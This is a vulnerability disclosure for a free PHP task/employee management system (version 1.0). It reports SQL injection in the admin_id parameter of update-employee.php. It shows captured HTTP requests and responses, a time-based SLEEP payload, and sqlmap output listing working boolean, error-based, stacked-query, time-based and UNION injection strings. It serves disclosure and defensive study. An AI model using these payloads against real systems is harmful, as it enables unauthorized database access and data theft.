

# SQL vulnerability from php task management system free download in update-employee.php

**Affected Project:** php task management system free download


**Official Website:** <https://www.sourcecodester.com/php/17217/employee-management-system-php-and-mysql-free-download.html>

**Version:** 1.0


**Related Code file:** update-employee.php

## Demonstration

1. First, follow the steps shown in the image to navigate to the page for editing personal information.



2. Capture the packet, and the following data packet is obtained.



Request	Response
<pre> 1 GET /update-employee.php?admin_id=28' HTTP/1.1 2 Host: localhost:8080 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: pagekit_auth=zyapQtzzZcXq6qFqKF8qX2q65Cbus42MefSFLEOL.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=en7ndnc8ef4hj92t0mdvkd77 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 02 Oct 2024 09:10:21 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/8.0.2 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 Content-Type: text/html; charset=UTF-8 11 Content-Length: 494 12 13 14 15 <b>SOLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''28''' at line 1&lt;br /&gt;</b> 16 17 Fatal error 18 : Uncaught Error: Call to a member function fetch() on null in F:\QVE-target\taskmatic\taskmatic\taskmatic\update-employee.php:36 19 Stack trace: 20 #0 [main] 21 thrown in &lt;b&gt; </pre>

3. There is an SQL injection vulnerability at the `admin_id` parameter, and the time-based SQL injection payload is:

' AND (SELECT 3934 FROM (SELECT(SLEEP(5)))ZBNB) AND 'sNXY'='sNXY

By modifying the `SLEEP()` time, a noticeable difference in response time can be observed.

Request	Response
<pre> 1 GET /update-employee.php?admin_id=28'+AND+(SELECT+3934+FROM+(SELECT(SLEEP(5)))ZBNB)+AND+'sNXY'='sNXY HTTP/1.1 2 Host: localhost:8080 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: pagekit_auth=zyapQtzzZcXq6qFqKF8qX2q65Cbus42MefSFLEOL.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=en7ndnc8ef4hj92t0mdvkd77 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 02 Oct 2024 09:16:44 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/8.0.2 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 Content-Type: text/html; charset=UTF-8 11 Content-Length: 10792 12 13 14 &lt;!DOCTYPE html&gt; 15 &lt;html lang="en"&gt; 16 &lt;head&gt; 17 &lt;title&gt; 18 Task Management System by Mayuri K. 19 &lt;/title&gt; 20 &lt;meta charset="utf-8"&gt; 21 &lt;meta name="viewport" content="width=device-width, initial-scale=1"&gt; 22 &lt;link rel="icon" href="assets/img/favicon.png"&gt; 23 &lt;link rel="stylesheet" href="assets/css/bootstrap.min.css"&gt; 24 &lt;link rel="stylesheet" href="assets/css/bootstrap-datepicker.css"&gt; 25 &lt;link rel="stylesheet" href="assets/css/custom.css"&gt; </pre>

Request	Response
<pre> 1 GET /update-employee.php?admin_id=28'+AND+(SELECT+3934+FROM+(SELECT(SLEEP(1)))ZBNB)+AND+'sNXY'='sNXY HTTP/1.1 2 Host: localhost:8080 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: pagekit_auth=zyapQtzzZcXq6qFqKF8qX2q65Cbus42MefSFLEOL.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=en7ndnc8ef4hj92t0mdvkd77 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 02 Oct 2024 09:17:11 GMT 3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 4 X-Powered-By: PHP/8.0.2 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 Content-Type: text/html; charset=UTF-8 11 Content-Length: 10792 12 13 14 &lt;!DOCTYPE html&gt; 15 &lt;html lang="en"&gt; 16 &lt;head&gt; 17 &lt;title&gt; 18 Task Management System by Mayuri K. 19 &lt;/title&gt; 20 &lt;meta charset="utf-8"&gt; 21 &lt;meta name="viewport" content="width=device-width, initial-scale=1"&gt; 22 &lt;link rel="icon" href="assets/img/favicon.png"&gt; 23 &lt;link rel="stylesheet" href="assets/css/bootstrap.min.css"&gt; 24 &lt;link rel="stylesheet" href="assets/css/bootstrap-datepicker.css"&gt; 25 &lt;link rel="stylesheet" href="assets/css/custom.css"&gt; </pre>

The following demonstrates the use of `sqlmap` with various injection techniques, all of which successfully extract sensitive information.

```
sqlmap identified the following injection point(s) with a total of 55 HTTP(s) requests:
---
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: http://localhost:8080/update-employee.php?admin_id=28' AND 8861=8861 AND 'Xmap'='Xmap

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: http://localhost:8080/update-employee.php?admin_id=28' AND GTID_SUBSET(CONCAT(0x716b707171, (SELECT (ELT(3756=3756, 1))), 0x71707
06271), 3756) AND 'lFrG'='lFrG

  Type: stacked queries
  Title: MySQL >= 5.0.12 stacked queries (comment)
  Payload: http://localhost:8080/update-employee.php?admin_id=28';SELECT SLEEP(5)#

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://localhost:8080/update-employee.php?admin_id=28' AND (SELECT 3934 FROM (SELECT(SLEEP(5)))ZBNE) AND 'sNXY'='sNXY

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: http://localhost:8080/update-employee.php?admin_id=-9064' UNION ALL SELECT NULL,CONCAT(0x716b707171,0x6d5a5266616e61516e51456e
53775474445a6268544d5069624f7979496868706f62577459686470, 0x7170706271),NULL,NULL,NULL,NULL,NULL-- -
---
[17:11:23] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.2, Apache 2.4.39
back-end DBMS: MySQL >= 5.6
```